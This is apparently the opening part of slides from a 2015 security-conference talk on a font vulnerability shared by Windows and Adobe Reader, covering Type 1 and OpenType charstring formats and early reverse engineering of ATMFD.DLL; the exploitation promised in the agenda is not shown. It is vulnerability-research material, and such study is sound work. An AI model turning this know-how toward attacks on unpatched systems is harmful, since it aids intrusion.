One font vulnerability to rule them all

A story of cross-software ownage, shared codebases and advanced exploitation.

Mateusz “j00ru” Jurczyk

REcon 2015, Montreal

PS> whoami

- Project Zero @ Google
- Low-level security researcher with interest in all sorts of vulnerability research and software exploitation.
- http://j00ru.vexillium.org/
- @j00ru


Agenda

- Type 1 and OpenType font primer
- *Adobe Type Manager Font Driver* (`ATMFD.DLL`) in Windows and shared codebases
- CVE-2015-0093 (a.k.a. CVE-2015-3052) – one font vulnerability to rule them all
  - Exploitation of Adobe Reader 11.0.10 + Windows 8.1 Update 1 x86
  - Exploitation of Adobe Reader 11.0.10 + Windows 8.1 Update 1 x86-64 (feat. CVE-2015-0090)
- Final thoughts

Type 1 / OpenType font primer

Adobe PostScript fonts

- In 1984, Adobe introduced two *outline* font formats based on the *PostScript* language (itself created in 1982):
  - *Type 1*, which may only use a specific subset of PostScript specification.
  - *Type 3*, which can take advantage of all of PostScript's features.
- Originally proprietary formats, with technical specification commercially licensed to partners.
  - Only publicly documented in March 1990, following Apple's work on an independent font format, *TrueType*.



Type 1 primer – general structure

Figure 2b. *Typical dictionary structure of a Type 1 font program*

font dictionary	
/FontInfo	*dictionary*
/FontName	*name*
/Encoding	*array*
/PaintType	*integer*
/FontType	*integer*
/FontMatrix	*array*
/FontBBox	*array*
/UniqueID	*integer*
/Metrics	*dictionary*
/StrokeWidth	*number*
/Private	*dictionary*
/CharStrings	*dictionary*
(/FID)	*fontID*

/FontInfo dictionary	
/version	*string*
/Notice	*string*
/FullName	*string*
/FamilyName	*string*
/Weight	*string*
/ItalicAngle	*number*
/isFixedPitch	*boolean*
/UnderlinePosition	*number*
/UnderlineThickness	*number*

/CharStrings dictionary	
/A	*charstring*
/B	*charstring*
⋮	⋮
/.notdef	*charstring*

/Private dictionary	
/RD	*procedure*
/ND	*procedure*
/NP	*procedure*
/Subrs	*array*
/OtherSubrs	*array*
/UniqueID	*integer*
/BlueValues	*array*
/OtherBlues	*array*
/FamilyBlues	*array*
/FamilyOtherBlues	*array*
/BlueScale	*number*
/BlueShift	*integer*
/BlueFuzz	*integer*
/StdHW	*array*
/StdVW	*array*
/StemSnapH	*array*
/StemSnapV	*array*
/ForceBold	*boolean*
/LanguageGroup	*integer*
/password	*integer*
/lenIV	*integer*
/MinFeature	*array*
/RndStemUp	*boolean*

Adobe Type 1 Font Format, Adobe Systems Incorporated

Type 1 Charstrings

```
/at ## -| { 36 800 hsbw -15 100 hstem 154 108 hstem 466 108 hstem 666 100
 hstem 445 85 vstem 155 120 vstem 641 88 vstem 0 100 vstem 275 353 rmoveto
 54 41 59 57 vhcurveto 49 0 30 -39 -7 -57 rrcurveto -6 -49 -26 -59 -62 0
 rrcurveto -49 -27 43 48 hvcurveto closepath 312 212 rmoveto -95 hlineto
 -10 -52 rlineto -30 42 -42 19 -51 0 rrcurveto -124 -80 -116 -121 hvcurveto
 -101 80 -82 88 vhcurveto 60 0 42 28 26 29 rrcurveto 33 4 callsubr 8 -31
 26 -25 28 -1 rrcurveto 48 -2 58 26 48 63 rrcurveto 40 52 22 75 0 82 rrcurveto
 0 94 -44 77 -68 59 rrcurveto -66 59 -81 27 -88 0 rrcurveto -213 -169 -168
 -223 hvcurveto -225 173 -165 215 vhcurveto 107 0 92 31 70 36 rrcurveto
 -82 65 rlineto -32 -20 -64 -12 -83 0 rrcurveto -171 -125 108 182 hvcurveto
 172 111 119 168 vhcurveto 153 0 118 -84 -9 -166 rrcurveto -5 -86 -51 -81
 -36 -4 rrcurveto -29 -3 12 43 5 24 rrcurveto closepath endchar } |-
```

Type 1 Charstring execution context

- **Instruction stream** – the stream of encoded instructions used to fetch operators and execute them. Not accessible by the Type 1 program itself.
- **Operand stack** – a LIFO structure holding up to 24 numeric (32-bit) entries. Similarly to PostScript, it is used to store instruction operands.
  - various instructions interpret stack items as 16-bit or 32-bit numbers, depending on the operator.
- **Transient array** or **BuildCharArray** – a fully accessible array of 32-bit numeric entries; can be pre-initialized by specifying a `/BuildCharArray` array in the Private Dictionary, and the size can be controlled via a `/lenBuildCharArray` entry of type "number".

  The data structure is not officially documented anywhere that I know of, yet most interpreters implement it.

Type 1 Charstring operators

Officially, divided into six groups by function:

- Byte range 0 – 31:
  - Commands for starting and finishing a character's outline,
  - Path constructions commands,
  - Hint commands,
  - Arithmetic commands,
  - Subroutine commands.
- Byte range 32 – 255:
  - Immediate values pushed to the operand stack; a special encoding used with more bytes loaded from the instruction stream in order to represent the full 32-bit range.

Type 1 Charstring operators

Value	*Command*
1	hstem
3	vstem
4	vmoveto
5	rlineto
6	hlineto
7	vlineto
8	rrcurveto
9	closepath
10	callsubr
11	return
12	escape
13	hsbw
14	endchar
21	rmoveto
22	hmoveto
30	vhcurveto
31	hvcurveto

Value	*Command*
12 0	dotsection
12 1	vstem3
12 2	hstem3
12 6	seac
12 7	sbw
12 12	div
12 16	callothersubr
12 17	pop
12 33	setcurrentpoint

0, 2, 15-20, 23-29 missing?

Lots of IDs missing in between operators?

Type 1 Charstring operators

- The Type 1 format dynamically changed in the first years of its presence, with various features added and removed as seen fit by Adobe.
  - Even though some features are now obsolete and not part of the specification, they still remained in some implementations.

Type 1 Font Files

- Several files required to load the font, e.g. for Windows it's

  `.pfb + .pfm [+.mmm]`


.mmm	Multiple master Type1 font resource file. It must be used with .pfm and .pfb files.
.pfb	Type 1 font bits file. It is used with a .pfm file.
.pfm	Type 1 font metrics file. It is used with a .pfb file.

AddFontResource function, MSDN

Type 1 Multiple Master (MM) fonts

- In 1991, Adobe released an extension to the Type 1 font format called "Multiple Master fonts".
    - enables specifying two or more "masters" (font styles) and interpolating between them along a continuous range of "axes".
        - weight, width, optical size, style
    - technically implemented by introducing several new DICT fields and Charstring instructions.


Type 1 Multiple Master (MM) fonts



source: *http://blog.typekit.com/2014/07/30/the-adobe-originals-silver-anniversary-story-how-the-originals-endured-in-an-ever-changing-industry/*

Type 1 Multiple Master (MM) fonts

- Initially supported in *Adobe Type Manager* (itself released in 1990).
  - first program to properly rasterize Type 1 fonts on screen.
- Not commonly adopted world-wide, partially due to the advent of *OpenType*.
  - only 30 commercial and 8 free MM fonts released (mostly by Adobe itself).
  - very sparse software support nowadays; however, at least Microsoft Windows (GDI) and Adobe Reader still support it.



OpenType/CFF primer

- Released by Microsoft and Adobe in 1997 to supersede TrueType and Type 1 fonts.
- Major differences:
  - only requires a single font file (.OTF) instead of two or more.
  - previously textual data (such as DICTs) converted to compact, binary form to reduce memory consumption.
  - the Charstring specification significantly extended, introducing new instructions and deprecating some older ones.

Type 2 Charstring Operators

One-byte Type 2 Operators

Dec	Hex	Operator	Dec	Hex	Operator
0	00	–Reserved–	18	12	hstemhm
1	01	hstem	19	13	hintmask
2	02	–Reserved–	20	14	cntrmask
3	03	vstem	21	15	rmoveto
4	04	vmoveto	22	16	hmoveto
5	05	rlineto	23	17	vstemhm
6	06	hlineto	24	18	rcurveline
7	07	vlineto	25	19	rlinecurve
8	08	rrcurveto	26	1a	vvcurveto
9	09	–Reserved–	27	1b	hhcurveto
10	0a	callsubr	28[2]	1c	shortint
11	0b	return	29	1d	callgsubr
12[1]	0c	escape	30	1e	vhcurveto
13	0d	–Reserved–	31	1f	hvcurveto
14	0e	endchar	32–246	20–f6	<numbers>
15	0f	–Reserved–	247–254[3]	f7–fe	<numbers>
16	10	–Reserved–	255[4]	ff	<number>
17	11	–Reserved–			

Two-byte Type 2 Operators

Dec	Hex	Operator	Dec	Hex	Operator
12 0	0c 00	–Reserved– [1]	12 20	0c 14	put
12 1	0c 01	–Reserved–	12 21	0c 15	get
12 2	0c 02	–Reserved–	12 22	0c 16	ifelse
12 3	0c 03	and	12 23	0c 17	random
12 4	0c 04	or	12 24	0c 18	mul
12 5	0c 05	not	12 25	0c 19	–Reserved–
12 6	0c 06	–Reserved–	12 26	0c 1a	sqrt
12 7	0c 07	–Reserved–	12 27	0c 1b	dup
12 8	0c 08	–Reserved–	12 28	0c 1c	exch
12 9	0c 09	abs	12 29	0c 1d	index
12 10	0c 0a	add	12 30	0c 1e	roll
12 11	0c 0b	sub	12 31	0c 1f	–Reserved–
12 12	0c 0c	div	12 32	0c 20	–Reserved–
12 13	0c 0d	–Reserved–	12 33	0c 21	–Reserved–
12 14	0c 0e	neg	12 34	0c 22	hflex
12 15	0c 0f	eq	12 35	0c 23	flex
12 16	0c 10	–Reserved–	12 36	0c 24	hflex1
12 17	0c 11	–Reserved–	12 37	0c 25	flex1
12 18	0c 12	drop	12 38– 12 255	0c 26– 0c ff	–Reserved–
12 19	0c 13	–Reserved–			

Type 2 Charstring Operators

- Changes in the Charstring specs:
  - with *global* and *local* subroutines in OpenType, a new *callgsubr* instruction added,
  - multiple new hinting-related instructions introduced (*hstemhm*, *hintmask*, *cntrmask*, …),
  - new arithmetic and logic instructions (*and*, *or*, *not*, *abs*, *add*, *sub*, *neg*, …),
  - new instructions managing the stack (*dup*, *exch*, *index*, *roll*),
  - new miscellaneous instructions (*random*),
  - new instructions operating on the transient array (*get*, *put*),
  - dropped support for OtherSubrs (removed *callothersubr*).

OpenType/CFF limits specified

A good starting point for vulnerability hunting:

The following are the implementation limits of the Type 2 char-string interpreter:


Description	Limit
Argument stack	48
Number of stem hints (H/V total)	96
Subr nesting, stack limit	10
Charstring length	65535
maximum (g)subrs count	65536
TransientArray elements	32

Adobe Type Manager

Adobe Type Manager (ATM)

- Ported to Windows (3.0, 3.1, 95, 98, Me) by patching into the OS at a very low level in order to provide *native* support for Type 1 fonts.
- Windows NT made it *impossible* (?) to continue this practice.
  - Microsoft originally reacted by allowing Type 1 fonts to be converted to TrueType during system installation.
  - In Windows NT 4.0, ATM was added to the Windows kernel as a third-party font driver, becoming `ATMFD.DLL`.
  - It is there until today, still providing support for PostScript fonts on modern Windows.

Nowadays – shared codebases



There's some good news...

- Various software only *based* on the same codebase.
- Living in different branches and maintained by different groups of people.
- Received a varied degree of attention from the security community.
- Don't have to be affected by the exact same set of bugs!

… and there's some bad news!


- Various software only *based* on the same codebase.
- Living in different branches and maintained by different groups of people.
- Received a varied degree of attention from the security community.
- Don't have to be affected by the exact same set of bugs!

Bindiffing anyone?

Let’s manually audit the Charstring state machine implemented in Adobe Type Manager Font Driver.

Reverse engineering `ATMFD.DLL`

ATMFD.DLL: basic recon




- As opposed to Microsoft-authored system components, debug symbols for ATMFD.DLL are not available from the Microsoft symbol server.
- We have to stick with just sub_XXXXX. ☹
- Perhaps one of the reasons why it was less thoroughly audited as compared to the TTF font handling in win32k.sys?

Shared code, shared symbols?

However, since we know that DirectWrite (`DWrite.dll`) and WPF (`PresentationCFFRasterizerNative_v0300.dll`) share the same code, perhaps we could use some simple bindiffing to resolve some symbols?

There’s another way

- As Halvar Flake noticed, Adobe released Reader 4 for AIX and Reader 5 for Windows long time ago **with symbols**.
  - this includes the font engine, `CoolType.dll`.
  - the code has not fundamentally changed since then: it’s basically the same with minor patches.
  - it is possible to cross-diff them with modern CoolType, ATMFD or other modules to match some symbols, easing the reverse engineering process.


Functions window
Function name
UFLSupport::ClearIncrGlyphList(void)
UFLSupport::ClearIncrGlyphList(void)
UFLEnlargePtr
TypeMatch(_s_HandlerType const *,_s_Catchabl...
Type1Program::StoreSubroutine(long,uchar *,lo...
Type1Program::StoreNextCharString(char const...
Type1Program::GetProgramBase(void)
Type1Program::GetMMHandler(void)
Type1Program::GetDataRef(void)
Type1Program::AllocSubroutines(long)
Type1Program::AllocCharStrings(long)
Line 5610 of 6589

ATMFD.DLL: basic recon

- On the bright side, the library is full of debug messages that we can use to find our way in the assembly.
  - variable names, function names, unmet conditions and source file paths!
- Furthermore, there are multiple Type 1 font string literals, too.

ATMFD.DLL: basic recon

Debug messages:

.rdata:0004B5EC	00000022	C	Malloc failed in OutlineGetMemory
.rdata:0004B610	0000003A	C	d:\\win7sp1_gdr\\windows\\core\\ntgdi\\fondrv\\otfd\\bc\\bcpath.c
.rdata:0004B64C	00000017	C	NULL Path list pointer
.rdata:0004B664	00000018	C	pPathList->next != NULL
.rdata:0004B67C	0000003B	C	d:\\win7sp1_gdr\\windows\\core\\ntgdi\\fondrv\\otfd\\bc\\bcsetup.c
.rdata:0004B6B8	00000005	C	n>=0
.rdata:0004B6C0	0000001A	C	numBlueValues <= MAXBLUES
.rdata:0004B6DC	0000001B	C	numFamilyBlues <= MAXBLUES
.rdata:0004B6F8	00000039	C	pFontData->numMasters == 0 || pFontData->numMasters == 1
.rdata:0004B734	0000003F	C	inappropriate versionNum in FontDesc passed to BCSetUpValues()
.rdata:0004B774	00000029	C	pFontData->versionNum == FontDescVersion
.rdata:0004B7A0	0000001A	C	p->edgeFlags & edgeBottom
.rdata:0004B7BC	0000003C	C	d:\\win7sp1_gdr\\windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c
.rdata:0004B7F8	00000043	C	p->edgeFlags & edgeBottom || p == &edgeList->edges[SENTINEL_POINT]
.rdata:0004B83C	00000018	C	EdgeList would overflow
.rdata:0004B854	00000029	C	scale > 0 && scale <= MAX_OPTIMIZED_AorD

Type 1 string literals:

.rdata:0004B374	00000015	C	BlendDesignPositions
.rdata:0004B38C	0000000F	C	BlendDesignMap
.rdata:0004B39C	0000000F	C	BlendAxisTypes
.rdata:0004B3AC	0000000F	C	AccentEncoding
.rdata:0004B3BC	00000013	C	UnderlineThickness
.rdata:0004B3D0	00000012	C	UnderlinePosition
.rdata:0004B3E4	0000000C	C	ItalicAngle
.rdata:0004B3F0	00000009	C	FontBBox
.rdata:0004B3FC	00000015	C	subroutineNumberBias
.rdata:0004B414	00000006	C	lenIV
.rdata:0004B41C	00000012	C	lenBuildCharArray
.rdata:0004B430	00000012	C	initialRandomSeed
.rdata:0004B444	0000000F	C	gSubNumberBias
.rdata:0004B454	00000009	C	UniqueID
.rdata:0004B460	0000000E	C	SubrMapOffset
.rdata:0004B470	0000000A	C	SubrCount

Where’s Waldo?

- It is relatively easy to locate the Charstring processing routine in `ATMFD.DLL`.
- For one, it contains references to a lot Charstring-related debug strings:

```
.text:0003ECC4 loc_3ECC4:                              ; CODE XREF: sub_3A1FC+13A7↑j
.text:0003ECC4                                         ; sub_3A1FC+13B0↑j
.text:0003ECC4                 push    offset aFalse   ; "false"
.text:0003ECC9                 push    offset aOperandStackUn ; "operand stack underflow"
.text:0003ECCE                 push    164Ah
.text:0003ECD3                 jmp     loc_3EB8A
.text:0003ECD8 ; ---------------------------------------------------------------------------
.text:0003ECD8
.text:0003ECD8 loc_3ECD8:                              ; CODE XREF: sub_3A1FC+1434↑j
.text:0003ECD8                 push    offset aFalse   ; "false"
.text:0003ECDD                 push    offset aArgumentCoun_0 ; "argument count error at otherNEWCOLORS"
.text:0003ECE2                 push    1683h
.text:0003ECE7                 jmp     loc_3F1A2
.text:0003ECEC ; ---------------------------------------------------------------------------
.text:0003ECEC
.text:0003ECEC loc_3ECEC:                              ; CODE XREF: sub_3A1FC+1441↑j
.text:0003ECEC                 push    offset aFalse   ; "false"
.text:0003ECF1                 push    offset aPsstackOverflo ; "psstack overflow at otherNEWCOLORS"
.text:0003ECF6                 push    1686h
.text:0003ECFB                 jmp     loc_3F1A2
.text:0003ED00 ; ---------------------------------------------------------------------------
```

